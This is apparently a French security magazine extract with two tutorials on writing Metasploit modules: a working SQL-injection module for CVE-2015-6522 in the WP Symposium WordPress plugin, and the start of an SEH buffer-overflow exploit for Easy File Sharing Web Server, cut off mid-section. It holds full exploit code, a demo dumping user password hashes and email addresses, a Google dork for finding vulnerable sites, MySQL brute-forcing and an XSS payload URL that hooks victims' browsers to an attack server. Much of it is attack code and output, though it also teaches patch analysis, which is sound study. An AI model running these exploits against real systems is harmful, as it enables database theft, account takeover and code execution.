MITRE indique que pour cette faille il faut réaliser une injection SQL, ce qui signifie que l'attaque sera réalisée sur la partie base de données du site au travers de l'accès web à ce serveur.

En se rendant sur le site de la NVD, il est possible d'avoir des informations supplémentaires par rapport à la difficulté d'exploitation de la CVE (Figure 1).



Vulnerability Summary for CVE-2015-6522

Original release date: 08/19/2015
Last revised: 08/20/2015
Source: US-CERT/NIST

Overview
 SQL injection vulnerability in the WP Symposium plugin before 15.8 for WordPress

Impact
CVSS Severity (version 2.0):
CVSS v2 Base Score: 7.5 HIGH
Vector: (AV:N/AC:L/Au:N/C:P/I:P/A:P) (legend)
Impact Subscore: 6.4
Exploitability Subscore: 10.0

CVSS Version 2 Metrics:
Access Vector: Network exploitable
Access Complexity: Low
Authentication: Not required to exploit
Impact Type: Allows unauthorized disclosure of information; Allows unauthorized modification; Allows disruption of service

Figure 1

Le « Base Score » est de 7.5/10. Ce score étant assez élevé, la vulnérabilité est grave.

L'évaluation de ce score se fait en prenant en compte les informations suivantes :

- ⇒ *Access Vector* : le « moyen » qu'un attaquant doit utiliser pour exploiter la vulnérabilité (être dans le même réseau ou être dans un réseau distant par exemple) ;
- ⇒ *Access Complexity* : la complexité d'implémentation en module pour la CVE (une injection SQL est généralement plus simple qu'un « buffer overflow ») ;
- ⇒ *Authentication* : le nombre de fois qu'un attaquant doit se connecter à la machine avant de réussir son attaque (permet de mesurer la trace laissée sur les logs de connexion) ;

- ⇒ *Confidentiality Impact* : cette mesure est évaluée selon l'accès qu'offre l'attaque (accès total aux informations ou accès partiel) ;
- ⇒ *Integrity Impact* : cela concerne le degré de dégradation (complet, partiel ou inexistant) des données présentes sur le système (par exemple, une dégradation complète permet de modifier n'importe quel fichier sur le système attaqué) ;
- ⇒ *Availability Impact* : c'est l'impact sur la disponibilité (par exemple, rendre le système complètement inaccessible).

Pour plus d'informations sur ces critères, vous pouvez vous rendre sur le site

<https://www.first.org/cvss/v2/guide>.

Avec ces informations, on sait que les données que l'on peut récupérer en exploitant la vulnérabilité sont sensibles, pouvant même aller jusqu'aux données utilisateurs telles que leur e-mail et mot de passe hashé.

La faille de sécurité est assez grave, car on peut grâce à elle :

- ⇒ divulguer des informations non autorisées (ex : mot de passe utilisateur s'il est possible de le retrouver depuis le hash) ;
- ⇒ modifier des éléments dans les tables de la base de données (permettre de se donner les droits administrateurs par exemple) ;
- ⇒ interrompre le service (supprimer les tables de la base de données du site).

Il n'est pas nécessaire d'être enregistré comme utilisateur du site web pour exploiter cette vulnérabilité, un simple accès suffit.

2. ÉCRITURE DU MODULE PERMETTANT L'EXPLOITATION DE LA CVE

Lors de l'installation de Metasploit, un dossier nommé **.msf4** a dû être créé. Il contient plusieurs dossiers dont le dossier **modules**. C'est dans ce dossier qu'il faudra ajouter les modules à charger. Ainsi, en démarrant Metasploit, les modules seront chargés automatiquement.

L'injection SQL se fait à partir du paramètre **size** de la requête CGI réalisée vers le serveur. Pour implémenter la CVE 2015-6522, on peut écrire le code ci-dessous.

```
01: ##
02: # This module requires Metasploit: http://metasploit.com/download
03: # Current source: https://github.com/rapid7/metasploit-framework
04: ##
05: require 'msf/core'
06: class Metasploit3 < Msf::Auxiliary
07:   include Msf::Exploit::Remote::HTTP:: Wordpress
```

Fichier

Ces premières lignes permettent d'inclure les bibliothèques nécessaires au développement du module. Ce sont à la fois des bibliothèques générales (ligne 5) et des bibliothèques spécifiques (ligne 7). Les bibliothèques générales permettent, par exemple, d'utiliser la fonction **send_request_cgi** (cette fonction permet d'envoyer une requête CGI), et

les bibliothèques spécifiques, elles, permettent par exemple d'utiliser des variables prédéfinies comme `wordpress_url_plugins` (par défaut, l'url du dossier contenant les plugins est `wordpress/wp-content/plugins`).

Fichier

```
08: def initialize(info = {})
09:   super(update_info(info,
10:     'Name' => 'Wordpress SQL Injection via wp-symposium plugin.',
11:     'Description' => %q{
12:       The module exploits an sql injection flaw from the size parameter in the
13:       get_album_item.php file. The module displays information about the users of
14:       wordpress (login, hashed password, email) contained in the wp_users table.
15:       The flaw is corrected from the version 15.8.
16:     },
```

Ce morceau de code permet de définir le début de la fonction `initialize`. Pour rappel, cette fonction affiche certaines informations comme, par exemple, la description du module ou même le lien vers la référence de la CVE. La fonction est appelée lorsque l'on exécute la commande `info` dans Metasploit. Le nom du module et sa description sont décrits.

Fichier

```
25:   'References' =>
26:   [
27:     ['CVE', '2015-6522']
28:   ],
29:   'DisclosureDate' => 'Aug 19 2015'
30: )
31: end
```

Pour finir avec la fonction `initialize`, on trouve les références ainsi que la date de découverte de cette CVE.

Dans la suite du code, la fonction `run` est définie. C'est cette fonction qu'il faut exécuter pour lancer l'exécution du module.

Fichier

```
32: def run
33:   begin
34:     res_req = send_request_cgi({
35:       'uri' => normalize_uri(wordpress_url_plugins, 'wp-symposium',
36:         'get_album_item.php'),
37:       'method' => 'GET',
38:       'vars_get' => {
39:         'size' => "count(*) FROM wp_users;--"
40:       }
41:     })
42:     rescue => e
43:   end
```

Dans cette première partie de fonction, une requête CGI est envoyée. La valeur prise par le paramètre `size` permet d'exécuter la requête SQL suivante : `SELECT count(*) FROM wp_users`. C'est grâce à cette requête que nous pouvons connaître le nombre d'utilisateurs présents dans la base de données.

Fichier

```
44:   begin
45:     nb_users = Integer(res_req.body)
46:     rescue => e
47:       print_error("Unable to access the wp_users database.")
48:       return
49:   end
```

Ces quelques lignes permettent de vérifier qu'un entier a bien été récupéré (le nombre d'utilisateurs). En effet, si l'application web cible ne contient pas la faille, alors la requête précédente ne permet pas d'accéder à la base de données et le programme s'arrête.

Fichier

```
50: print_good("Login Hashed Password Email")
51: for i in 0..nb_users-1
```

Il y a autant de tours de la boucle **for** que d'utilisateurs présents dans la base de données.

Fichier

```
52: begin
53:   res_req = send_request_cgi({
54:     'uri' => normalize_uri(wordpress_url_plugins, 'wp-symposium',
55:     'get_album_item.php'),
56:     'method' => 'GET',
57:     'vars_get' => {
58:       'size' => "user_login FROM wp_users ORDER BY ID LIMIT 1 OFFSET
59:     #{i};--"
60:     }
61:   })
62:   rescue => e
63:   return
64: end
65: print("#{res_req.body}")
```

Ce bout de code reprend le même principe que précédemment : il s'agit d'une requête CGI dans laquelle le paramètre **size** prend une valeur permettant de récupérer le login de l'utilisateur. Ce login est affiché à la ligne 64.

Fichier

```
65: begin
66:   res_req = send_request_cgi({
67:     'uri' => normalize_uri(wordpress_url_plugins, 'wp-symposium',
68:     'get_album_item.php'),
69:     'method' => 'GET',
70:     'vars_get' => {
71:       'size' => "user_pass FROM wp_users ORDER BY ID LIMIT 1 OFFSET
72:     #{i};--"
73:     }
74:   })
75:   rescue => e
76:   return
77: end
78: print("\t#{res_req.body}")
```

Il s'agit encore d'une requête CGI. Cette fois-ci elle permet de récupérer le mot de passe de l'utilisateur protégé par une fonction de hachage. Celui-ci est affiché à la ligne 77.

Fichier

```
78: begin
79:   res_req = send_request_cgi({
80:     'uri' => normalize_uri(wordpress_url_plugins, 'wp-symposium',
81:     'get_album_item.php'),
82:     'method' => 'GET',
83:     'vars_get' => {
84:       'size' => "user_email FROM wp_users ORDER BY ID LIMIT 1 OFFSET
85:     #{i};--"
86:     }
87:   })
88:   rescue => e
89:   return
90: end
91: print("#{res_req.body}")
```

```

84:     }
85:   })
86:   rescue => e
87:     return
88:   end
89:
90:   puts("\t#{res_req.body}")
91: end
92: end
93: end

```

Pour finir, ces dernières lignes permettent l'exécution d'une requête CGI ayant pour but de récupérer l'adresse mail de l'utilisateur. Cette adresse est affichée à la ligne 90.

Ce module permet donc de récupérer le login, le mot de passe hashé ainsi que l'adresse mail de tous les utilisateurs présents dans la base de données.

3. DÉMONSTRATION

Cette démonstration est faite sur un site en local. Pour rappel, il est illégal d'exécuter ce code sur une application web si vous n'en avez pas l'autorisation (article R323-1 à R323-5 du Code Pénal).

Terminal

```

$ msfconsole
msf > use auxiliary/sqli/wordpress/wp_symposium
msf auxiliary(wp_symposium) > set rhost 192.168.0.29
rhost => 192.168.0.29
msf auxiliary(wp_symposium) > set targeturi /
targeturi => /

```

Il faut choisir l'adresse du site web à attaquer à l'aide de la commande **set rhost** et l'URI de la racine de WordPress à l'aide de la commande **set targeturi**.

On lance finalement l'exécution du programme, qui affichera la liste des champs voulus pour tous les utilisateurs présents dans la base de données :

Terminal

```

msf auxiliary(wp_symposium) > run

[+] Login Hashed PasswordEmail
admin $P$BEZBe0JuBPnZNcYGkkPKB80mZpcrSa0 jessica.neel@etu.unilim.fr
mathieu $P$BXZxUb092R.C9v02lyuKCA.JKbdso3/ mathieu.gonzales@etu.unilim.fr

```

La base de données utilisée en exemple contient uniquement 2 utilisateurs et ses données ont pu être récupérées grâce au module écrit précédemment.

Dans cet exemple, on récupère uniquement le login, le mot de passe hashé et l'adresse mail des utilisateurs. Cependant, il est possible de récupérer d'autres informations dans cette table comme, par exemple, le statut de l'utilisateur (administrateur, auteur, éditeur, etc.). Récupérer le statut peut permettre de cibler certains utilisateurs, notamment les administrateurs. Pour cela, il suffirait d'exécuter une autre requête CGI dans laquelle le paramètre **size** aurait pour valeur **user_status FROM wp_users ORDER BY ID LIMIT 1 OFFSET #{i};--**.

Il est également possible de récupérer des informations d'une table autre que la table **wp_users**. Par exemple, le plugin WP Symposium possède plusieurs tables dont la table

wp_symposium_comments. On peut donc récupérer tous les commentaires qui ont été écrits. Pour cela, il suffit de modifier la valeur du paramètre **size** afin de récupérer le contenu de la colonne **comment**.

Cette faille est vraiment intéressante, car elle permet de récupérer tout un tas d'informations allant des informations inutiles aux informations plutôt sensibles.

Pour cet exemple, il est pratique d'utiliser des Google Dorks (recherche Google utilisant des opérateurs spécifiques et des techniques de recherches avancées pour trouver des informations sensibles qui se sont retrouvées indexées). En effet, pour trouver les sites utilisant ce plugin, il suffit de faire une simple recherche avec **inurl:wp-content/plugins/wp-symposium**.

4. ANALYSE DU PATCH

L'analyse de patch permettant de corriger la vulnérabilité est intéressante, car cela permet de voir les erreurs commises par le développeur et de comprendre pourquoi la faille est présente.

Pour ce faire, il faut comparer le code des deux versions : version 15.5.1 (vulnérable) et version 15.8 (non vulnérable).

⇒ version 15.5.1 :

```

<?php
include_once('../ ../ ../wp-config.php');
global $wpdb;
$id = $_REQUEST['id'];
$size = $_REQUEST['size'];
$sql = "SELECT ".$size." FROM ".$wpdb->base_prefix."symposium_gallery_
items WHERE id = %d";
$image = $wpdb->get_var($wpdb->prepare($sql, $id));
header("Content-type: image/jpeg");
echo stripslashes($image);
?>
```

Fichier

⇒ version 15.8 :

```

<?php
include_once('../ ../ ../wp-config.php');
global $wpdb;
$id = $_REQUEST['id'];
$size = $_REQUEST['size'];
if ($size == 'original' || $size == 'photo' || $size == 'thumbnail') {
    $sql = "SELECT ".$size." FROM ".$wpdb->base_prefix."symposium_gallery_
items WHERE id = %d";
    $image = $wpdb->get_var($wpdb->prepare($sql, $id));
    header("Content-type: image/jpeg");
    echo stripslashes($image);
} else {
    echo 'incorrect size : ' $size;
}
?>
```

Fichier

Le début du code reste inchangé : on récupère les informations de la requête par la méthode **GET** dans les variables **\$id** et **\$size**.

Une fois les informations récupérées, il y a ici un changement : avant d'écrire la requête SQL dans la variable `$sql` comme le fait la version vulnérable, il y a une vérification préalable sur le contenu récupéré dans `$size`. Il y a une vérification sur les diverses catégories accessibles :

```
⇒ $size == 'original'
⇒ $size == 'photo'
⇒ $size == 'thumbnail'
```

Si `$size` contient l'une de ces différentes chaînes alors c'est que la requête peut être effectuée sans problème, car il n'y aura pas la possibilité d'insérer de code malveillant dans la requête.

On poursuit ensuite le code comme dans la version vulnérable sans qu'il n'y ait possibilité de « fuite » de données via une requête SQL manipulée par l'attaquant en se servant de `$size`.

Si `$size` ne contient pas l'une de ces différentes chaînes alors `'incorrect size : '` suivi du contenu de la variable `$size` est affiché. La requête n'est donc pas effectuée et le code malveillant potentiel ne peut être exécuté dans la requête SQL afin de récupérer des informations de la base de données.

5. EXPLOITATION WEB

Dans le module précédent, il est seulement possible de récupérer le login, le mot de passe hashé ainsi que l'e-mail des utilisateurs. Il est bien entendu possible de modifier le code du module afin de pouvoir par exemple récupérer toutes les informations présentes dans la base, ou seulement celles qui nous intéressent, ou ajouter des fonctionnalités.

De plus, l'exemple qui est utilisé est spécifique à WordPress, mais Metasploit permet des attaques génériques sur MySQL, et ce très facilement (à noter que l'attaque qui suit n'est possible qu'au travers d'un accès direct au serveur : accès réseau exposé ou accès local-host après compromission de la machine hébergeant le serveur).

Terminal

```
msf > use auxiliary/scanner/mysql/mysql_login
```

Permet de réaliser une attaque bruteforce (en fournissant une liste de login/mot de passe) sur les comptes MySQL. Une fois qu'au moins un compte a été trouvé, on peut se connecter à la base et en faire ce que l'on veut suivant les permissions du compte, ou énumérer les comptes MySQL et les mots de passe hashés de ces comptes à l'aide du module suivant :

Terminal

```
msf > use auxiliary/scanner/mysql/mysql_login
```

De manière générale, Metasploit possède des outils pour scanner les vulnérabilités d'un site web, notamment `wmap` (basé sur `sqlmap`) qui permet de scanner un site web, d'afficher des informations/vulnérabilités intéressantes à son sujet :

Exemple d'informations intéressantes après un scan :

Terminal

```
msf > wmap_vulns -l
[*] + [172.16.194.172] (172.16.194.172): scraper /
[*] scraper Scrapper
[*] GET Metasploitable2 - Linux
[*] + [172.16.194.172] (172.16.194.172): directory /dav/
[*] directory Directory found.
[*] GET Res code: 200
[*] + [172.16.194.172] (172.16.194.172): directory /cgi-bin/
[*] directory Directory found.
[*] GET Res code: 403
...snip...
```

Ici, on peut voir deux dossiers présents pouvant présenter des vulnérabilités, ou contenir des informations sensibles.

Exemple de vulnérabilités après un scan :

```
msf > vulns
[*] Time: 2012-01-16 20:58:49 UTC Vuln: host=172.16.2.207 port=80
proto=tcp name=auxiliary/scanner/http/options refs=CVE-2005-3398,CVE-2005-3498,OSVDB-877,BID-11604,BID-9506,BID-9561
```

Terminal

Metasploit affiche même les références des CVEs pour la vulnérabilité trouvée, ce qui permet un audit rapide et efficace. On peut imaginer écrire un scanner spécifique à WordPress (il en existe déjà, mais ils ne sont pas implémentés dans Metasploit), qui référence toutes les CVEs relatives aux plugins, et permet un audit plus simple des sites utilisant ce framework. Ainsi, suivant la portée des vulnérabilités trouvées, il sera possible d'extraire des données de la base, voire de l'altérer. Dans le pire des cas, c'est tout le serveur qui héberge le site web qui peut être compromis.

Metasploit permet aussi d'exploiter d'autres failles que les injections SQL. Par exemple, les failles XSS peuvent être très facilement exploitées, grâce à un plugin appelé XSSF (<https://code.google.com/archive/p/xssf/>), une fois installé dans le répertoire d'installation de MSF et chargé à l'aide de la commande :

```
msf > load xssf
```

Terminal

On peut avoir accès aux URLs du serveur, et des différentes pages web de l'interface :

```
msf > xssf_urls
```

Terminal

```
msf > load xssf
[-] Your Ruby version is 2.3.1. Make sure your version is up-to-date with the last non-vulnerable vers:

Cross-Site Scripting Framework 3.0
Ludovic Cournaud - CONIX Security

[+] Please use command 'xssf_urls' to see useful XSSF URLs
[*] Successfully loaded plugin: xssf
msf > xssf_urls
[+] XSSF Server      : 'http://192.168.31.132:8888/' or 'http://<PUBLIC-IP>:8888/'
[+] Generic XSS injection: 'http://192.168.31.132:8888/loop' or 'http://<PUBLIC-IP>:8888/loop'
[+] XSSF test page   : 'http://192.168.31.132:8888/test.html' or 'http://<PUBLIC-IP>:8888/test.html'

[+] XSSF Tunnel Proxy : 'localhost:8889'
[+] XSSF logs page    : 'http://localhost:8889/gui.html?guipage=main'
[+] XSSF statistics page: 'http://localhost:8889/gui.html?guipage=stats'
[+] XSSF help page    : 'http://localhost:8889/gui.html?guipage=help'
```

Figure 2

Le principe est le suivant : on cherche un site vulnérable aux failles XSS (par exemple, grâce aux CVEs), on injecte le code malicieux dans l'URL que l'on envoie ensuite à nos cibles, et on utilise les différents modules dont on dispose. Par exemple, on envoie l'URL suivante à nos victimes :

```
http://192.168.31.132/dvwa/vulnerabilities/xss_r/?name=<script type='text/javascript' src='http://192.168.31.132:888/loop?interval=5'></script>
```

Fichier

Le script malicieux est contenu dans le paramètre **name**, et connecte le navigateur de la victime au serveur XSSF.

On peut remarquer que l'interface est simple, mais efficace. XSSF étant écrit par un français, il est même possible de changer de l'anglais vers le français. On a accès aux différentes commandes en cliquant sur « HELP ».

Maintenant que la victime est vulnérable, on peut lancer un module. Par exemple, il est possible d'afficher une boîte de dialogue en utilisant le module suivant :

Terminal

```
msf > use auxiliary/xssf/public/misc/prompt
```

Puis on choisit le message à afficher, 'Test XSS', puis on lance le run :

Terminal

```
msf auxiliary(prompt) > set PromptMessage 'Test XSS'
PromptMessage => Test XSS
msf auxiliary(prompt) > run
```

La boîte de dialogue s'affiche sur le navigateur de la victime (Figure 3).




Figure 3

Il est aussi possible de rediriger la victime vers une URL spécifique, voler les cookies etc. XSSF permet aussi d'utiliser les autres modules présents dans Metasploit, pas seulement ceux qui lui sont spécifiques.

CONCLUSION

Finalement, l'écriture d'un module pour Metasploit n'est pas aussi compliquée qu'il n'y paraît. Avec quelques notions de programmation, et en commençant par quelques CVEs simples pour se faire la main, on peut rapidement écrire des modules beaucoup plus complets, comme ceux qui sont déjà présents, et devenir un contributeur à part entière dans la communauté de Metasploit. ■

REMERCIEMENTS

Nous tenons à remercier Mr Pierre-François Bonnefoi, professeur à l'Université de Limoges, qui nous a permis de réaliser ce projet durant notre première année du master CRYPTIS.

Quarkslab

SECURING EVERY BIT OF YOUR DATA

Les attaquants ciblent les données, et non les infrastructures qui sont régulièrement surveillées, testées et mises à jour. Quarkslab se concentre sur la sécurisation des données, au travers de 3 outils issus de notre R&D : Cappsule (hyperviseur), IRMA (analyseur de fichiers) et Epona (obfuscateur). Ces produits, qui complètent nos services et formations, visent à aider les organisations à prendre leurs décisions au bon moment grâce à des informations pertinentes.




Cappsule^{qb} virtualise instantanément et sans intervention toutes vos applications à la volée pour cloisonner les données.

IRMA^{qb} analyse des fichiers pour déterminer leur dangerosité, et fournit une vue détaillée des incidents détectés.

Epona^{qb} obfusque du code pour contrarier le reverse engineering et l'accès aux données des applications.



- **Tests de sécurité** : analyse d'applications, de DRM, de vulnérabilités, de patch, fuzzing
- **Développement & analyse** : R&D à la demande, reverse engineering, design et implémentation
- **Cryptographie** : conception de protocoles, optimisation, évaluation



- Reverse engineering
- Recherche de vulnérabilités
- Développement d'exploits
- Test de pénétration d'applications Android / iOS
- Windows internals

quarkslab
SECURING EVERY BIT OF YOUR DATA

71 Avenue des Ternes - 75017 Paris - FRANCE
Phone: +33 (0)1 56 60 21 02 - Email: contact@quarkslab.com
@quarkslab - www.quarkslab.com

2 EXPLOITATION

DE LA PREUVE DE CONCEPT AU MODULE METASPLOIT

Michaël KANDHARSINGH

Le framework Metasploit permet de porter rapidement et simplement des codes d'exploitation publics. Ici est abordé le cas de l'adaptation d'une preuve de concept en un exploit fonctionnel visant Easy File Sharing Web Server.

Le quotidien de certains pentesters passe par des étapes de formation, et de veille. C'est à l'occasion d'une combinaison de ces deux activités que je suis tombé sur une preuve de concept visant Easy File Sharing Webserver 7.2 sur exploit-db [1], exécutant simplement un `calc.exe`.

1. ANALYSE

1.1 Preuve de concept

Le script python de la preuve de concept est d'une simplicité enfantine. Il génère une requête HTTP de type « GET » sur `/changeuser.ghp`, passant un cookie « UserID » ayant une valeur dont la taille dépasse 4067 octets. Cette taille lui permet d'écraser l'adresse du gestionnaire d'exceptions (« Exception Handler ») par l'adresse d'une suite d'instructions de type « pop / pop / ret » permettant ainsi de rediriger le flot d'exécution du programme, et ainsi exécuter notre code arbitraire (généralement un shellcode, ou, comme dans cette preuve de concept, exécuter un `calc.exe`).

Plus d'informations sur l'exploitation de dépassements SEH sont disponibles sur Internet [2].

Fichier

```
[...]
craftedreq = "A"*4059
craftedreq += "\xeb\x06\x90\x90" # Basic SEH jump
craftedreq += struct.pack("<I", 0x10017743) # pop commands from ImageLoad.
dll
craftedreq += "\x90"*40 # NOPer
craftedreq += shellcode
craftedreq += "C"*50 # filler
[...]
```

1.2 Évolutions

Dans la vraie vie, un pentester ne souhaite pas forcément exécuter un `calc.exe`, mais plutôt disposer d'un interpréteur de ligne de commandes. De plus, une recherche sur Shodan nous indique que généralement ce service est accessible uniquement via SSL.

Dans les deux cas, il ne s'agit pas de modifications particulièrement lourdes à mettre en place. Remplacer un shellcode par un autre fait partie des compétences de base que tout pentester se doit d'avoir. Quant au SSL, les moyens de faire sont multiples (utilisation d'un wrapper SSL tel que stunnel, modification du script pour utiliser une `sslSocket`..).

Pour les curieux, une version plus complète de l'exploit en Python, gérant SSL et exécutant un reverse shell TCP a été développée, et est disponible sur mon espace GitHub [3].

2. PORTAGE VERS METASPLOIT

C'est à ce moment que le framework Metasploit se rend utile, en uniformisant le développement de codes d'exploitation. En effet, le support de SSL devient transparent, car géré par la couche de communication du framework (dans ce cas, HTTP). L'utilisation d'un autre shellcode se fait également de manière transparente. Tout cela étant géré par des options.

Voyons dès à présent comment transformer ce code d'exploitation en un module Metasploit.

2.1 Contribuer à Metasploit

Il y a un certain nombre de règles de développement à suivre avant de contribuer au projet Metasploit. Cela passe avant tout par la lecture du fichier **CONTRIBUTING.md** à la racine du framework. Ce dernier renvoie par la suite à diverses pages du wiki hébergé sur le dépôt GitHub du projet Metasploit. Leur lecture est très intéressante, et indispensable à quiconque envisage de contribuer, que cela soit pour modifier un module existant, ou en poster un nouveau.

Le module que nous allons détailler n'est pas distribué avec le framework Metasploit, sa première version m'ayant semblé trop peu fiable pour mériter une publication. De plus, le journal des pull requests du projet Metasploit nous apprend que plusieurs modules ont été proposés pour cette version du programme [4] et que seul le module fonctionnel a été retenu.

2.2 Descriptifs

2.2.1 Type d'exploit

Il faut commencer par déterminer le type d'exploit dont il s'agit. Nous avons affaire ici à l'exploitation d'une vulnérabilité distante. Notre exploit dérive donc d'une classe de type **Msf::Exploit::Remote**.

Fichier

```
class MetasploitModule < Msf::Exploit::Remote
```

2.2.2 Niveau de fiabilité

Nous pouvons indiquer le niveau de fiabilité de l'exploit, via la variable « Rank ». Le framework Metasploit permet de spécifier les niveaux de fiabilité suivants [5] :

Niveau de fiabilité	Descriptif
ManualRanking	Il s'agit de codes d'exploitations provoquant des dénis de service. Il peut aussi s'agir de codes d'exploitation génériques ne ciblant pas une vulnérabilité précise, et nécessitant un paramétrage manuel, par exemple de paramètres HTTP à cibler par exemple.
LowRanking	Codes d'exploitation ayant une très forte probabilité de planter le système, ou le service ciblé, mais pouvant, parfois, fonctionner.
AverageRanking	Probabilité non-nulle de provoquer un plantage du système ou du service ciblé.
NormalRanking	Le code d'exploitation fonctionne, mais uniquement dans les conditions prévues par le développeur (version précise non standard, ou langue particulière par exemple).
GoodRanking	Les conditions d'exploitation requises (version, langue, etc.) sont la norme.
GreatRanking	Plusieurs cibles disponibles, et le code d'exploitation est capable de déterminer automatiquement la bonne (c'est par exemple le cas du module ciblant la fameuse vulnérabilité corrigée par MS08-067).
ExcellentRanking	Réservé aux modules réalisant une exploitation n'aboutissant pas, de par leur fonctionnement, à un plantage du système ou de l'application (sauf manipulation de l'utilisateur, évidemment), comme les injections SQL, LFI, RFI...

Notre code d'exploitation n'a pas été testé sur énormément de cibles, mais semble bien fonctionner. On va donc lui attribuer un niveau de fiabilité « Normal », qui correspond à la majorité des cas :

```
Rank = NormalRanking # Reliable memory corruption
```

Fichier

Le niveau « GoodRanking » pourrait également correspondre, mais ce critère n'est là qu'à titre informatif.

2.2.3 Quelques dépendances

L'intérêt de l'utilisation de Metasploit réside dans la richesse des fonctions qu'il met à disposition pour faciliter le développement d'exploits. À cet effet, il existe des fonctions facilitant la génération de requêtes HTTP, et de schémas d'enregistrements SEH qui seront envoyés au serveur distant.

S'agissant d'une vulnérabilité de type écrasement SEH, exploitée au travers d'un échange HTTP, il nous faut donc importer les « mixins » liés à ces deux caractéristiques :

```
include Msf::Exploit::Remote::HttpClient
include Msf::Exploit::Remote::Seh
```

Fichier

2.2.4 Métadonnées

Nous allons ensuite renseigner un certain nombre de métadonnées relatives au code d'exploitation. Ces informations ne sont pas particulièrement vitales, et sont celles renvoyées par la commande **info** depuis le prompt Metasploit. Il s'agit généralement des informations suivantes :

- ⇒ nom du code d'exploitation, généralement le nom du programme vulnérable et le type de vulnérabilité ;
- ⇒ une description, pas forcément courte, pouvant détailler la vulnérabilité ainsi que fournir des informations supplémentaires sur le mode opératoire de l'exploitation ;
- ⇒ le ou les auteurs, de la vulnérabilité, du code d'exploitation, etc. ;
- ⇒ des références, comme des identifiants de codes d'exploitation ayant servi de base sur exploit-db, des bulletins de sécurité, etc. ;
- ⇒ la date de divulgation de la vulnérabilité ;
- ⇒ le type de licence.

Voici une définition des informations du module en cours de développement :

```
def initialize(info = {})
  super(update_info(info,
    'Name' => 'Easy File Management Web Server 7.2 Stack
  Buffer Overflow (SEH)',
    'Description' => %q{
    Easy File Management Web Server v7.2 contains a buffer overflow
  which can be exploited by a remote attacker sending an HTTP request
  containing a specially crafted "UserID" cookie in order to execute
  arbitrary code.
```

Fichier

```

    },
    'Author'      =>
      [
        'Audit0r',  # Vulnerability discovery
        'meik',     # Exploit and MSF module
      ],
    'License'     => MSF_LICENSE,
    'References'  =>
      [
        ['EDB', '38526'],
        ['URL', 'http://www.web-file-management.com/']
      ],
    'DisclosureDate' => 'Nov 30 2015',
  '

```

2.3 Variables d'exploitation

2.3.1 Plateforme et architecture

Viennent ensuite des informations visant à faciliter la génération automatique du shellcode (ou code encoquillé, d'après bitoduc), comme la plateforme (« Platform ») ou l'architecture (« Arch »).

Il serait en effet dommage de permettre l'utilisation d'un shellcode pour Linux sur architecture Itanium dans le cas d'une cible sous Windows/x86.

Fichier

```

'Platform'      => 'win',
'Arch'          => ARCH_X86,

```

2.3.2 Caractères à éviter

C'est également le moment de déclarer la liste des caractères à éviter lors de la génération du shellcode, ainsi que l'espace disponible pour faire tenir ce dernier. La liste des caractères à éviter (« badchars ») a été recherchée manuellement, mais cette étape sort du cadre de cet article. Nous retrouvons les grands classiques du monde du Web, ainsi que `\x3b`, c'est-à-dire le point virgule. Peu étonnant sachant que nous envoyons un cookie.

Fichier

```

'Payload'      =>
  {
    'BadChars'  => "\x00\x0a\x0d\x3b",
    'Space'     => 5000
  },

```

2.3.3 Target

Cette définition permet de déterminer les informations relatives à notre cible, à savoir le logiciel que l'on exploite, comme l'adresse de retour, et l'offset.

Concernant l'adresse de retour, il s'agit d'un des éléments principaux de notre exploit, puisque c'est à cet endroit que notre flot d'exécution sera redirigé une fois la pile exploitée. Il s'agit de l'adresse d'une suite d'instructions « pop / pop / ret » qui nous permettra d'exécuter du code situé quelques octets avant cette même adresse.

L'offset correspond tout simplement à la quantité de données à écrire avant de provoquer un écrasement des enregistrements SEH. Dans notre cas, nous laisserons Metasploit gérer une partie du traitement, par conséquent nous soustrayons 4 octets à la taille effective des données :

Fichier

```
'Targets' =>
  [
    ['Easy File Sharing Web Server 7.2', { 'Ret' => 0x100102A3,
'Offset' => 4059 }],
  ],
  'DefaultTarget' => 0))
```

2.3.4 Autres options

Enfin, nous renseignons également un paramètre correspondant au chemin du script vulnérable, qu'il sera possible de modifier via la commande **set**. Ici il s'agit du paramètre **TARGETURI**.

Cela nous donne le résultat suivant :

Fichier

```
register_options(
  [
    OptString.new('TARGETURI', [true, 'The URI path of an existing
resource', '/changeuser.ghp'])
  ], self.class)
end
```

Au-delà des restrictions liées à l'architecture, il est également possible de définir les types de shellcodes qui seront utilisables durant l'exploitation, comme par exemple uniquement l'exécution de commandes, via la directive suivante :

Fichier

```
'Compat' => {'PayloadType' => 'cmd'},
```

Cependant, cela ne nous sera d'aucune utilité dans notre exemple, par conséquent nous ne l'utiliserons pas.

2.4 Génération de la requête

2.4.1 Principe

Évidemment, on est loin d'avoir un exploit fonctionnel à ce stade-là. C'est le but de la méthode « exploit » de la classe **Msf::Exploit::Remote** que nous allons surcharger avec notre propre code qui aura pour charge de générer notre requête complète, puis l'envoyer.

Pour générer notre requête, il faut :

Fichier

```
